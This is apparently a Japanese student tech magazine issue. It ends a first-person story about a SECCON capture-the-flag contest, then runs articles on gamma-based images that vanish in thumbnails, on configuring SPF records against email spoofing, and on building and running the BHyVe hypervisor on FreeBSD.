1 CTF!password!123

フォームに答えを打つ。

1 Correct answer!

サイレンが鳴り響き、問題の死を告げた。あれほど恐れていたサイレンは、俺の正しさを証明する凱歌となった。1 位であった ifconfig を 400 ポイント程突き放して 1 位に踊り出た。重荷から解放された、最近忘れていた開放感を体感する。病魔がここぞとばかりに放った多量の麻薬は脳内のあらゆるシナプス間隙を満たしながら、一瞬で泡のように全身へと広がって、致死量寸前の快感を俺にもたらしゆく。ああやっぱり、これだ、開発者から滴る上質な精神の味がする。人の精神はたぶん、脳内麻薬のアゴニスト<sup>\*40</sup>、俺は長くこれを摂取して、もはや時々得ずにはいられないのかもしれない。

ファーストブレイクは、俺のものになった。俺はもう一度神クラスを継承した数多の宿りしモノリストの御前に、深々と五体投地し、神々に感謝の祝詞を奏す。もちろん俺に祝詞の知識などないので、Google で調べる。

掛け巻くも畏き、諸神等の御前に、畏み畏みも白す。大神の廣き厚き恩頬を被らしめ給ひて、我が負いし諸々の辛苦を祓い給い、本意に喜ばしきこと限りなしと白す。また今ゆ往く先、この世に心安く穩かに我在らしめ給へと、畏み畏みも、希い奉らくと白す。

教養不足だ。もし高校の時にもっと、少なくともセンターで満点が取れる程に古典をやっておけば、神々の寵愛を得るに足る祝詞を奉せられただろう。

\*38 アルファベットを 1 文字ごとに、13 文字後のアルファベットに置き換える換字式暗号のこと。

\*39 情報科学類開講の講義の一つ。

\*40 受容体に結合し、作用、効果を生み出す分子のこと。

たけさこ  
またこの大会を主催なされた、竹迫さんを始めとする実行委員の方々、ネットワークの整備に尽力された産学間連携推進室の方々、最後に、俺にこの SQL を解かせてくれた参加者の方々、またおーぴーとおしろに、深々と感謝を捧げた。

そうしているうちに、ifconfig の方で歓声が沸き起こり、400 ポイントの問題を攻略したらしいと分った。ああ、神上がられたのだろう。バイナリ、Web、ネットワークと、urandom は得意分野を全て使い切り、もはや新たな点数を稼ぐことは難しい。つまり俺達にもう一度、1 位を掴む体力はないだろう。それでも俺はいい。今はとても、安らかな気分だ。とても汚い C 言語の課題すら、甘んじて消化出来るだろう。もはや少々のストレスなら、寛容に受け入れられる。この上ない安寧を得た精神は、隠れてゆく病魔を静かに見送った。

## 6

### 6.1

競技の参加者で混沌とした 3B 棟から一旦離脱し、比較的静かな編集部へ帰ってきた。

かつて、国分さん<sup>\*41</sup>からお話しを賜ったことがある。彼は脆弱性を攻める訓練のために、女を落とす手法を学ぶように言わされたことがあると仰っておられた。この話を聞いた時の、今より未熟な俺には何のことだか意味不明であったが、今ならその意味が分かる。こういう脆弱性はもちろんプログラムの不具合だが、元を辿れば人間の不具合から起きる。人間はどのような間違いを犯してしまうのだろうかと、ソースや設計から読み解く作業を、たぶんその人は女を落とすようだと思ったのだろう。俺は女を落とした経験などないから、それがどのようなものなのかは知らないが、それでもなんとなく、2 人の間に走る緊張と恐怖、快感と禁忌を上手くバランスさせるような作業が想像出来る。

そうだ確か赤木<sup>\*42</sup>も雀の最中に、この世で最も美味しいものは必死になった人間の魂だと言った。その人間のあらゆるもののが詰まった魂を、修復不能なまでに噛み碎き飲み込むのが好きで、彼はギャンブルを続けると言った。ただ俺は、赤木のように透明な人間じゃないから、いずれ、いやもはやかもしれないが、限界が来るだろう。

いや、もういい。十分に麻薬は摂取した。今回はこれで良いんだ。

会場を抜け出でて編集部に戻った俺は、電子レンジによって科学的に温められた弁当を喰いながら、そう思った。

### 6.2

結局、俺達は 2 位で終わった。1 位は ifconfig、3 位は電通<sup>\*43</sup>の MMA というチーム、そして 4 位に IMOCAN が入った。あの後俺は暗号の問題に挑戦したが、全く解けなかった。まあしかし、なんとか 2 位で終わることが出来、賞品としてメタスプロイトの本<sup>\*44</sup>を頂いた。確か、はせがわさん<sup>\*45</sup>がこれを読み攻撃力を上げようと仰っておられた<sup>\*46</sup>。俺も攻撃力を上げよう。

全ての日程が終了し、三々五々人々は解散していった。俺はもちろん、その後淡々とデータ構造とアルゴリズムの課題に取り組んだ。汚いプログラムがこの世にいくつか生み出され、世界はまた少し汚染された。たぶん、消しカスみたいな何かだろうと思う。

---

\*41 SECCON 実行委員の一人。

\*42 福本伸行の漫画「天 天和通りの快男兒」などに登場する架空の人物のこと。

\*43 電気通信大学のこと。

\*44 実践 Metasploit——ペネトレーションテストによる脆弱性評価 (<http://www.oreilly.co.jp/books/9784873115382/>)

\*45 SECCON 実行委員の一人。

\*46 <https://twitter.com/hasegawayosuke/status/202923214765162496>

# サムネイルで消える画像の作り方

文 編集部 Ryusei Yamaguchi

## はじめに

画像投稿サイトでは、たいていの場合サムネイルが表示されますが、ときにサムネイルには何も映っていないのに、実際に等倍で画像を見てみると画像が出てくるものがありますよね。見たことないって人は適当な画像・イラスト投稿サイトなんかで「謎の技術」で検索すると出てくるかもしれません。今回はそういう画像を作つてみたいと思います。

## 作り方

まず元となるグレースケールの画像を用意します。自分は適当に Wikimedia Commons から夏目漱石の写真<sup>\*1</sup>を取ってきました。コントラストの強い画像の方がいいでしょう。


画像を用意したら、GIMP で開いてください<sup>\*2</sup>。

開いたら、新しいレイヤーを 2 つ追加します。追加したレイヤーのひとつは 50%グレー (#808080) で塗りつぶし、もうひとつのレイヤーはホワイト (#ffffff) とブラック (#000000) を、柄の間隔が 1px のチェック柄で塗りつぶします。小さなパターンをクリップボードにコピーしてから、パターン塗りを使えば簡単です。

チェック柄のレイヤーにレイヤーマスクを追加し、そのマスクに用意したグレースケールの画像を貼り付け、最上面に持ってきて、その直下に 50%グレーのレイヤーにすれば完成です。



夏目漱石の写真



解像度を低くしたあとで  
今回の手法を適用した画像

\*1 [http://commons.wikimedia.org/wiki/File:Natsume\\_Soseki\\_photo.jpg](http://commons.wikimedia.org/wiki/File:Natsume_Soseki_photo.jpg)


\*2 フォトショップでも何でもいいのだけれども、自分は GIMP でやる。

### 解説

ピクセルの明度は、0%から 100%までの値で表現できます。0%が「ブラック」、100%が「ホワイト」です。では画像編集ソフトで明度に 50%を指定した「50%グレー」は 0%と 100%のちょうど中間の明度のグレーになるのかと思ってしまいますが、そうではありません。

画像がディスプレイに表示されたとき、ピクセルの実際の明度は数値に比例しません。ディスプレイへの入力  $x$  ( $0 < x < 1$ ) に対する明度  $y$  ( $0 < y < 1$ ) のグラフは、ほぼ  $y = x^{\gamma}$  という曲線になります。この  $\gamma$  をガンマ値といいます。多くのディスプレイでは  $\gamma = 2.2$  となるように設定されている<sup>\*3</sup>ので、「50%グレー」は実際には「ホワイト」の約 20%の明度になります。一方、「ホワイト」のピクセルと「ブラック」のピクセルを並べて混色する<sup>\*4</sup>と、「ホワイト」の 50%の明るさで見えてるので、「50%グレー」との違いははつきり分かります。

ところが、サムネイルはガンマ値を考慮していません。つまり、画像を縮小してサムネイルを生成するときに隣り合うピクセルの明度を単純に相加平均してピクセルの明度を決定しています。すると「ホワイト」と「ブラック」の混色は「50%グレー」と区別がつかなくなってしまい、画像が消えてしまうのです。



左: 「ホワイト」と「ブラック」の並置混色

右: 「50%グレー」

画面上では右側の方が暗く見える

### おわりに

今回の話は印刷では分かりづらいかもしれません。是非実際のディスプレイで確認してみてください。

\*3 JPEGなどの画像形式では、画像にガンマ値などデバイスの特性のデータをカラープロファイルとして埋め込むことができる。カラープロファイルを使うことで、画像の想定しているガンマ値とディスプレイのガンマ値が異なっていても、ガンマ値の違いを補正して適切に画像を表示することができる。

\*4 このように異なる色の細かい点を並べることで混色することを並置混色という。

# SPF で自分を守ろう

文 編集部 Flast

## はじめに

本誌の読者は殆どが情報科学類だと思うので、ドメインの 1 つは持っていると思います。そして自分で SMTP/IMAP サーバでも建てているのではないでしょうか。

ところで、そんな読者の皆さんは SPAM 対策していますか？多分アンチウィルスソフトがメールを見て適当にフィルタリングしてくれたり、SpamAssassin を導入しているから検体さえあれば大丈夫と答えが返ってくると思います。確かに SPAM を受け取ることに関しては対策をしているかもしれません。しかしこれだけではありません。それは、知らないうちにあなたが SPAM になってしまふかも知れないということです<sup>1</sup>。

正確に言うと、あなたのメールアドレスを騙って SPAM メールを送られてしまうということです。

そして、それを解決する手段として SPF(Sender Policy Framework) というのも導入が企業等で進んでいます。今回はその SPF について少し紹介しようと思います。

SPF が何故存在するのか、どのような効果を持っているのかを理解するにはまずは現在のメールの問題点について知る必要があります。

## SMTP

メールを転送するプロトコルとして SMTP が現在広く利用されています。しかし、SMTP は詐称が非常に容易であるという問題点があります。

特に今回説明する SPF に関わることとしては、実際の送信者と From フィールドは異なっていても問題ないという点があります。極論を言えば実際の送信者はメールアドレスを所持していないくとも、送りつけるだけなら出来るということです。これがどう問題になるかと言うと、任意の人間が From ヘッダにあなたのメールアドレスを書いてあなたを騙ることが出来るということです。そうすると、受信者はあなたが SPAM を送ってきたかのように見えてしまいます。

## SPF

SPF は先に挙げた送信者の詐称を防ぐために、DNS の TXT レコードまたは SPF レコードを利用します。これらは RFC4408<sup>2</sup> で規定されているので、詳しく知りたい人は RFC を参照して下さい。

注意点として、SPF は来たメールが SPAM かどうかというのを判定するものではないということです。そのため、アンチウィルスソフトや SpamAssassin 等の SPAM 判定ソフトは従来通り動作させておくべきです。

SPF が正しく動作するためには送受信両方が対応する必要がありますが、送信側では DNS のレコードを追加するだけで、メール本体に変更を加えるわけではないので、受信側が対応していないくても正しく受け取ることが出来ます。同様に送信側が SPF の設定をしていないくとも受信側はそのメールを通常通り配達するだけなので問題なく受信出来ます。

SPF に対応している受信側 SMTP サーバはメールを受け取ると送信元ドメインの TXT レコードまたは SPF レコードを参照します。TXT/SPF レコードの詳しい内容については後述しますが、各

---

\*1 あなたが SPAM である可能性が微粒子レベルで存在する……？

\*2 RFC4408: <http://www.ietf.org/rfc/rfc4408.txt>

レコードには"このドメインのメールはこの中のどれかの SMTP サーバから送信されるはず"という一覧が記述されています。もしその一覧にない SMTP サーバから送信されてきた場合、そのメールは詐称されている可能性があるということで、fail または softfail (いずれも後述) という結果を返します。

### TXT/SPFレコード

RFC4408 では SPF レコードという専用の資源レコードを定義していますが、SPF レコードに対応した DNS 実装を使っているところは少なからずあります。そういった場合は SPF レコードではなく TXT レコードに同様の記述をすることで SPF レコードに記述したのと同様の効果を得ることができます。

また、ドメインを取得したレジストラによっては記述出来るレコードに制限がある場合も多いですが、大抵のレジストラでは少なくとも TXT レコードぐらいは設定出来るはずです。基本的には TXT レコードではなく SPF レコードに記述したほうが良いですが、個人的な利用範囲では TXT レコードでも問題ないでしょう。

### レコード値の書き方

では肝心のレコードの書き方を見ていきます。ここでは以下の様な設定がされている example.jp というドメインを SPF 対応させるというシナリオで進めていきます。なお、BIND のゾーン記法で記述しますが、設定は利用しているレジストラ、実装の記法に合わせて変更して下さい。

@	IN	NS	ns.example.jp.
	IN	MX	10 mail1.example.jp.
	IN	MX	20 mail2.example.jp.
sendonly	IN	A	x.y.z.1
mail1	IN	A	x.y.z.2
mail2	IN	A	x.y.z.3
ns	IN	A	x.y.z.4

例えば送信は sendonly からすると決めている場合、以下の様に TXT レコードまたは SPF レコードを記述します。両方記述してもどちらか片方だけでも構いません。

@	IN	TXT	"v=spf1 +ip4:x.y.z.1 -all"
	IN	SPF	"v=spf1 +ip4:x.y.z.1 -all"

最初の v=spf1 の部分は SPF バージョンを記述する箇所です。spf2.0/mfrom,pra 等の記述を見かける場合があるかもしれないですが、こちらは Sender ID<sup>3</sup> という SPF の上位規格になっています。Sender ID は SPF への後方互換性を持っているので、単純に SPF を設定するだけなら v=spf1 と書いてしまって問題ありません。

バージョンの次の部分からがどのサーバが正当な送信者かを記述する箇所です。スペース区切

\*3 RFC4406: <http://www.ietf.org/rfc/rfc4406.txt>

## Self Defence Force

りで列挙していきます。

列挙する数についてですが、SPF レコードなら 450 文字以内に収めることができますが推奨されており、TXT レコードは 1 行につき 255 文字までしか記述出来ません<sup>4</sup>。また、列挙するサーバの数自体も 10 を超えてはいけません<sup>5</sup>。まあ個人的な利用で 2,3 サーバしかないのであれば問題ないです。

まず、+ip4:x.y.z.1 という記述がありますが、先頭には+が付いています。これは限定子と呼ばれていて、+で始まるものは信頼出来る送信者であることを意味しています。続く ip4:x.y.z.1 は x.y.z.1 という IP アドレスから送られてきたメールを先の限定子で検証するという意味です。今回、sendonly は x.y.z.1 という IP アドレスを持っているので、sendonly から送られてきたメールについては信頼出来る送信元として処理されます。

次に-all と記述されていますが、-で始まるものは拒否するという意味なので、それまでの条件に一致しなかったものは全て拒否するという意味になります。基本的に最後は-all もしくは~all（後述）で終わるべきです。

### 機構

ip4 や all の部分は機構と呼ばれていて、

機構	引数	意味
all	なし	すべてに一致する
a	ドメイン名	ドメイン名が送信元IPアドレスに一致するA/AAAAレコードを持っているか
ip4	IPv4アドレス	指定したIPv4アドレスか
ip6	IPv6アドレス	指定したIPv6アドレスか
mx	ドメイン名	指定したドメインのMXレコードに含まれるIPアドレスか
ptr	ドメイン名	送信元IPアドレスを逆引きしたドメインが指定したドメイン名に属するか
exists	ドメイン名	IPアドレスに依らず正引きしてA/AAAAレコードが存在しているか
include	ドメイン名	指定したドメイン名に設定されているSPFの設定を取り込む

があります。引数とは機構に:と共に続く文字列のことです。

このうち、a, mx, ptr は引数を省略でき、その場合は全てのそれぞれのレコードに一致するか検証します。

もしここで、MX レコードで指定されているサーバからも送信を行うのであれば、

```
@ IN TXT "v=spf1 +ip4:x.y.z.1 +ip4:x.y.z.2 +ip4:x.y.z.3 -all"
```

と書いてもいいですし、

```
@ IN TXT "v=spf1 +ip4:x.y.z.1 +mx -all"
```

\*4 これを超えるようであれば複数行にわたって記述すれば良いが、詳しいことは省略する

\*5 厳密には ip4, ip6, all を含まないで 10 を超えてはいけない

とも書けます。

また、VPSなどを使用していて、移行時に IP アドレスが変わるのは、

```
@ IN TXT "v=spf1 +a:sendonly.example.jp -all"
```

と書けば sendonly.example.jp のアドレスが変わっても問題ありません。

通常、機構は ip4, include 辺りを主に使うと思います。例えば、そのドメインで Google Apps を使っていてメールも Google に任せているのであれば、include 機構で Google の設定をそのまま取り込むことが出来ます。

```
@ IN TXT "v=spf1 +include:_spf.google.com -all"
```

しかしこの場合、Google から送られてきたメールは全て信頼してしまうことになるので、Google 上で詐称が出来るようになってしまふと意図しないメールも信頼してしまうことになります。まあないとは思います。

### 限定子

限定子には 4 種類あって、

限定子	結果	意味
+	成功 (pass)	
?	中立 (neutral)	その機構に該当した場合は SPF に対応していなかったものとして扱う
~	弱い失敗 (softfail)	多分信頼できないサーバだが、送信者の設定ミスの可能性を考慮して転送は行う
-	失敗 (fail)	送信元として不適切なサーバ

が定義されています。

限定子を省略した場合は + で始まっているものとして扱われます。レコードに文字数制限があることから + は省略して書く場合が多いです。また、主に利用者が多い企業等の組織では、全員が完全に指定した SMTP サーバを使うことを強制することが難しいので、~all を用いて完全に突っぱねられることを回避しています。

限定子に - を使用して検証の失敗が発生した場合、受信者にはそもそも送られてきたことすら通知されることなく、送信者に対して拒否した旨を伝えます。一方 ~ を使用して弱い失敗が発生した場合、メールヘッダに softfail したという結果を書き込んで受信者に転送します。

注意してほしい点として、メールヘッダに結果を書き込むだけで、その他には一切変更を加えないで常にヘッダを眺めていないと softfail したメールも信頼されたものと同じように見れてしまいます。通常は maildrop や procmail 等 MDA を使って softfail したメールフォルダに振り分けたり、フィルタを使って Subject に softfail したとわかるような何かを付与するスクリプトと併用するのが望ましいです。

## Self Defence Force

### 受信側の設定

多くの人はメールサーバに Sendmail や Postfix を利用していると思います。

Sendmail なら Smart Sendmail Filters<sup>6</sup> という実装、Postfix なら SPF Policy Server for Postfix<sup>7</sup> という実装が有名かと思います。導入はそれぞれの実装等に依存するので今回は説明しませんが、基本的に導入は簡単に出来ます。

### テスト

実際に DNS に SPF の設定を流し込んだら TXT/SPF レコードが反映されていて、正しく動作するか確かめておく必要があります。設定してから十分に時間が経ったら dig, drill を使って TXT レコードを引いてみて下さい。

```
$ dig @ns.example.jp txt example.jp +nored

; <>> DiG 9.8.1-P1 <>> @ns.example.jp txt example.jp +nored
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 35584
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;example.jp.           IN      TXT

;; ANSWER SECTION:
example.jp.        1200    IN      TXT      "v=spf1 +ip4:x.y.z.1 -all"

;; AUTHORITY SECTION:
example.jp.        1200    IN      NS       ns.example.jp.

;; ADDITIONAL SECTION:
ns1.example.jp.    1200    IN      A        x.y.z.4

;; Query time: 9 msec
;; SERVER: x.y.z.4#53(x.y.z.4)
```

DNS サーバが設定した通りの値を返しているのであれば、実際のフィルタに通してみて検証されるか試したいところです。

Port25 Solutions, inc., というところが無料で検査を行ってくれる<sup>8</sup>ので利用しましょう。方法は簡

\*6 <http://sourceforge.net/projects/smfs/>

\*7 <https://launchpad.net/postfix-policyd-spf-perl/>

\*8 <http://www.port25.com/support/authentication-center/email-verification/>

単で、SPF の検査を行いたいメールアドレスから check-auth@verifier.port25.com 宛に空メールを送信するだけです。少し待つと、auth-results@verifier.port25.com から Authentication Report というタイトルのメールが返ってきます。

返ってきたメールの最初のほうに Summary of Results という項があり、

```
=====
Summary of Results
=====
SPF check:      pass
DomainKeys check: neutral
DKIM check:     neutral
Sender-ID check: pass
SpamAssassin check: ham
```

のように SPF check の部分が pass になつていれば正しく設定が行われたということです。

試しに別の SMTP サーバを使って送信してみると、

```
=====
Summary of Results
=====
SPF check:      softfail
DomainKeys check: neutral
DKIM check:     neutral
Sender-ID check: softfail
SpamAssassin check: ham
```

の様に正しく softfail になります。

もし neutral となつている場合は上手く参照出来なかつたということです。もう一度設定を見なおしてみて下さい。私も一度嵌ったのが CNAME を使っていた時に CNAME で見る先が変わってしまつていて、検証が上手く通らないということがありました。

### まとめ

今のメールシステムって現代に合わないですよね……

# 「いつもにこにこあなたのそばに這いよる VM, BHyVe」が皆さんの食卓に届くまで:前編

文 編集部 iorivur

## 1.1 First contact

BHyVe (BSD Hyper Visor) とは、FreeBSD で動作させることから出発した Virtual Machine Manager である。Beehive [bihaɪv] のように発音する。

## 1.2 bee..BS..BH..?What?

BHyVe は NetApp によって開発されている VMM として、FreeBSD に寄付され、BSDL<sup>\*1</sup> で公開されている。BHyVe で動作させることを前提としたカスタムカーネルの FreeBSD をゲストにして動作させることができる。いずれ、より広いターゲットをサポートするはずである。

### 1.2.1 Should I read this?

Yes.

### 1.2.2 What can I get from this article?

BHyVe を動作させる方法や今後可能な協力の例がわかるようになる（といいな）。

## 1.3 On your mark...

### 1.3.1 Ingredients

Nehalem, Sandy Bridge, Ivy Bridge などのアーキテクチャを採用した Intel 64<sup>\*2</sup>CPU<sup>\*3</sup>を持つマシンを一つ、FreeBSD インストーラを焼くメディアを適量、それからインターネット接続を用意する。マシンのメモリは多めにあるとよいだろう。

Why do I need modern Intel CPU? —

BHyVe の動作について説明が後で行われるが、BHyVe は Intel CPU の仮想化アクセラレーションを利用（依存）していて、VT-x および EPT（Extended Page Table）が必要になっている。Intel 64 では Nehalem で EPT が追加されたため、それ以降の CPU が必要である。

### 1.3.2 Am I ready for BHyVe?

Core i シリーズならば対応しているはずだ。もし Linux を使用しているならば、次の様に調べることができる。

Listing 1.1 cpufreq で flag の取得

```
1 %cat /proc/cpuinfo | grep flags | head -1
```

もし、VT-x も EPT も持っている場合には以下のようない出力を得るはずである。

Listing 1.2 cpufreq (抜粋)

```
1 flags : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat pse36
    clflush dts acpi mmx fxsr sse sse2 ss ht tm pbe nx rdtscp lm constant_tsc arch_perfmon
    pebs bts xtopology nonstop_tsc aperfmpf perf pni dtes64 monitor ds_cpl vmx est tm2 ssse3
    cx16 xtpr pdcm sse4_1 sse4_2 popcntlahf_lm arat dts tpr_shadow vnmi flexpriority ept
    vpid
```

\*1 BSD ライセンス

\*2 ここでは IA-32e と呼ばれるアーキテクチャを指すことにする。amd64, x86\_64 などとも言う。かつては EM64T とも言った。

\*3 例に上げたような新しい CPU でなければならない

ここで、vmx と ept のフラグが重要である。ない場合には BIOS を確認し、自分の CPU \*4 について <http://ark.intel.com> で確認すること。

FreeBSD を既に利用している場合には、

Listing 1.3 サポートしている命令から検索

```
1 %cat /var/run/dmesg.boot | grep -e 'VMX.*POP'
```

として、検索がマッチすればよい。

なぜ POPCNT 機能の有無を見ているかというと、起動時に dmesg が CPU の EPT bit を報告しないからだ。そのために、EPT と POPCNT は片方しか搭載されていない CPU が（いまのところ）出荷されていない（だろう）ことを利用している。

<http://callfortesting.org/bhyve/> によると、

while POPCNT does not directly confirm EPT support, these features are usually, if not always available together.

ということだ。

これはひどい。

#### 1.4 How to cook

1. FreeBSD の動作するマシンをまず用意する<sup>5</sup>。インターネット回線が使えることを確認しておく。
2. BHyVe のソースコードをチェックアウトする。大きくて重いので、あずきバーアイスをおしるこにジョブチェンジさせながらまつたりと待つとよい。

Listing 1.4 ソースツリーの取得

```
1 %su -
2 #pkg_add -r subversion
3 #svn co svn://svn.freebsd.org/base/projects/bhyve/
```

3. ビルド開始。半日以上かかるので、寝る前にやるとよい。

Listing 1.5 buildworld は長い

```
1 #pkg_add -r binutils
2 #cd bhyve
3 #make buildworld
4 #make buildkernel
5 #make installkernel
```

4. 次に、ゲストになる OS を用意しよう。

Listing 1.6 ゲスト環境の取得

```
1 #pkg install wget
2 #cd /root
3 #wget http://mirrors.nycbug.org/pub/BHyVe/bhyve-guest-1gb-v2.tar.xz
4 #tar xvpf bhyve-guest-1gb-v2.tar.xz
```

5. それと平行して、少しホストの設定をしておこう。

\*4 %cat /proc/cpuinfo | grep name で確認できる

\*5 VMware の Nested virtualization を有効にした仮想マシンでもよいらしい

Listing 1.7 ホストのメモリ設定

```
1 #echo "hw.physmem=\\"0x100000000\\"" >> /boot/loader.conf
```

この値は、自分のマシンのメモリの搭載量によって変えるべきである。ここでは、0x100000000 byte (4GB 近く) が、ホストの使えるメモリの最大値になる。残りは VM が使うことになっている。

Listing 1.8 witness 殺害

```
1 echo "debug.witness.watch=\\"0\\\" >> /boot/loader.conf
```

witness をつけていると、現状ではすさまじい量の警告が出るので切ろうという事になっているらしい。

— Why does the compilation never end? —

BHyVe と本家 FreeBSD の差は vmm.ko というカーネルモジュールと、ユーザランドのツールが少しである。なぜわざわざ時間のかかる make buildworld をするのだろうか。

実は、FreeBSD 10 のインストールイメージがどうやら公開されていない<sup>a</sup>ので、わざわざ 10.0-CURRENT をビルドしなければならない。

そこで、FreeBSD 全体をビルドしていて、そのために時間がかかっている。8,9 系でも動くらしいが、未検証、申し訳ない。

<sup>a</sup> [urlpub/FreeBSD/snapshots](#) には README.TXT しかない

## 1.5 The moment of truth

### 1.5.1 short test

運命のときが来た。さて、vmm.ko というカーネルオブジェクトが生成、インストールされているはずだ。試しに

Listing 1.9 入力

```
1 kldload vmm
```

などとやってみよう。きちんと問題なくロードされるだろうか。まずかつたらもう一度この記事を読み直そう。

### 1.5.2 Network tap set-up

まず、host 側の設定を済ませる。ネットワークデバイスの構成はどうなっているだろう？

ifconfig して em0 などが見えているだろうか。

Listing 1.10 ifconfig (抜粋)

```
1 %ifconfig
2 em0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
3         options=4219b<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING,VLAN_HWCSUM,TSO4,WOL_MAGIC,
4             VLAN_HWTSO>
5         ether e8:39:35:ed:7a:c2
6         inet 192.168.7.113 netmask 0xffffffff broadcast 192.168.7.255
7         inet6 fe80::ea39:35ff:feed:7ac2%em0 prefixlen 64 scopeid 0x2
8         nd6 options=29<PERFORMNUD,IFDISABLED,AUTO_LINKLOCAL>
9         media: Ethernet autoselect (1000baseT <full-duplex>)
10        status: active
11 em1: flags=8c02<BROADCAST,OACTIVE,SIMPLEX,MULTICAST> metric 0 mtu 1500
12         options=4219b<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING,VLAN_HWCSUM,TSO4,WOL_MAGIC,
13             VLAN_HWTSO>
```

```
12 ether e8:39:35:ed:7a:c3
13 nd6 options=29<PERFORMNUD,IFDISABLED,AUTO_LINKLOCAL>
14 media: Ethernet autoselect
15 status: no carrier
16 :
17 :
```

ここで、em1 は no carrier だが、em0 は生きていて、IPv4 のアドレスと IPv6 のリンクローカルアドレスが見えていることがわかる。

次に、bhyve-guest-1gb-v2 ディレクトリの下に移動して、sh vmprep.sh する。

Listing 1.11 vmprep.sh

```
1 #!/bin/sh
2 echo "Enter your active NIC (i.e. 'fxp0'):"
3 read HOSTNIC
4 kldload vmm
5 kldload if_tap
6 ifconfig tap0 create
7 kldload bridgestp
8 kldload if_bridge
9 ifconfig bridge0 create
10 ifconfig bridge0 addm tap0 addm $HOSTNIC up
```

vmprep.sh は簡単なので、手でやってもよろしいかと思われる。

### 1.5.3 Launch the guest!

bhyve-guest-1gb-v2 の中に、vmrun.sh があるが、それを叩けというだけではこの記事的にどうなのというのがあるので、少しその中身を覗くことにする。

Listing 1.12 vmrun.sh

```
1 echo "Wait until 20 seconds after boot for networking to work"
2 /usr/sbin/vmmctl --vm=myguest --destroy; /usr/sbin/bhyveload -m 768 -M 2048 -h . myguest &&
   /usr/sbin/bhyve -c 2 -m 768 -M 2048 -g 0 -P -H -s 1,virtio-net,tap0 -s 2,virtio-blk,
   diskdev myguest && sleep 20 && ifconfig tap0 up
```

2 行ぼっちだった。vmmctl で --destroy を渡しているが、これは VM を殺すサブコマンドだ。すでに同じ名前のゲストが上がっていれば落とす。

次に、bhyveload によって bootloader が走る。これによって、ゲストのカーネルがメモリ上に展開される。カーネルが展開された時点での bootloader である bhyveloader のお仕事はお終いであるから、終了する。

ここで、ようやく VM のカーネル (boot ディレクトリ以下) がメモリに展開され、起動できる状態になる。

そこで、つづく bhyve コマンドによって VM が走りだし、フォアグラウンドに入出力がくる。デフォルトではパスワードなしで root がログインできるようになっている。変更しよう。

次に、vmrun.sh の sleep 以降は bhyve が死んでからしか呼ばれない<sup>\*6</sup>という大事な問題がある。別のターミナルから ifconfig tap0 up を発行し、tap0 を有効にする。

ようやく VM がたちあがった。

しかし、BHyVe のゲストへの入力にレイテンシがあり不便なので、ゲストに対して ssh で接続したい。そこでまずユーザを adduser で作成し、wheel に追加する。そしてネットワークの設定をすれば、デフォルトで sshd が動いているように思うので、ssh から操作しよう。<sup>\*7</sup>

\*6 バグでは……

\*7 ifconfig tap0 up を忘れずに

#### 1.5.4 Terminating

BHyVe の VM を終了したいと思い、root で halt しても、VM は終了したような状態になるが、bhyve プロセスは生き残ってしまう。プロセスを終了したいとき、kill で殺せばよい (C-c を連続して送信するとたまに終了するが、その時ホストも巻き込んで死んでしまう……)。

それでも、`/dev/vmm` の下に残ってしまっているので、`vmmctl --vm=myguest --destroy` によって消去すれば、元のように VM は無かったこととして綺麗に終了する。

こういう作業を含めて、ACPI を VMM がフックして後片付けしてくれるようになるといいのになあ、と思う。

### 1.6 What is EPT or Intel Virtualization Technology?

#### 1.6.1 VMX

VMX(Virtual Machine eXtensions)については Intel Software Developer's Manual[1] Volume 3 Chapter 23 以降に解説があるほか、他の Chapter においても関連の VMX の機能に関する記述があるので、ぜひ通読してみてほしい。

VMX には 2 つの動作状態が定義されていて、それが root operation と non-root operation である。VMM は root operation で動くことが想定されている。ゲストは non-root operation で動かす。

root operation から non-root operation へ遷移することを VM entry と呼び、逆に non-root operation から root operation に復帰することを VM exit と呼ぶ。

root operation はほとんど VMX 動作モード以外と同じように振る舞うが、VMX 関係の命令が使えるようになる他、関連のレジスタへの書き込み制御が為されるようになる。

non-root operation の場合は、仮想化の便利のために特定の命令の挙動が異なり、またイベントによって VM exit が発生する。これによって命令のフックや制御が行える。

#### 1.6.2 EPT

EPT は、平たく言えば VMX に対する Paging のサポートである。細かい動作は Intel Software Developer's Manual (Inte SDM) の Chapter 28 に詳しくかかれているので、ぜひ皆 1 度読んでおくとよいだろう。

以下、簡単に説明する。

Intel 64 CPU は、ユーザアプリケーションの持つ論理アドレス空間と物理アドレス空間を変換するために、支援機構を持っている。そして、これは MMU の仕事であるのだが、MMU の存在を前提としたほぼすべての OS を VM 上で走らせるために、ソフトウェア的に MMU をエミュレートしなければならないような過去があった。

そこで、Intel は Extended Page Table を用意し、アドレス変換のレイヤを一つはさんだことで、VM から見たときであっても、MMU のハードウェア支援が行われるようにした。

つまり non-root operation な仮想マシンの上のアプリケーションの仮想メモリは、物理メモリ(という名の、ホストから見た仮想メモリ)に変換され、それがさらにマシンメモリに変換される(これがマシンから見たアドレスであり、本当の物理メモリのアドレスである)。

同じように、AMD の CPU に関しても RVI (Rapid Virtual Indexing) というメモリアドレス変換の仮想化支援機構は存在するので、BHyVe を AMD CPU 向けに移植する人々の存在が待望されている。

### 1.7 Put them on your side

以下の文献はインターネットから得られる。一度読んでおくと楽しい。

- データシートのようなもの。大きいので、まずは仮想化まわりとページングまわりを読むといいかもしれない。

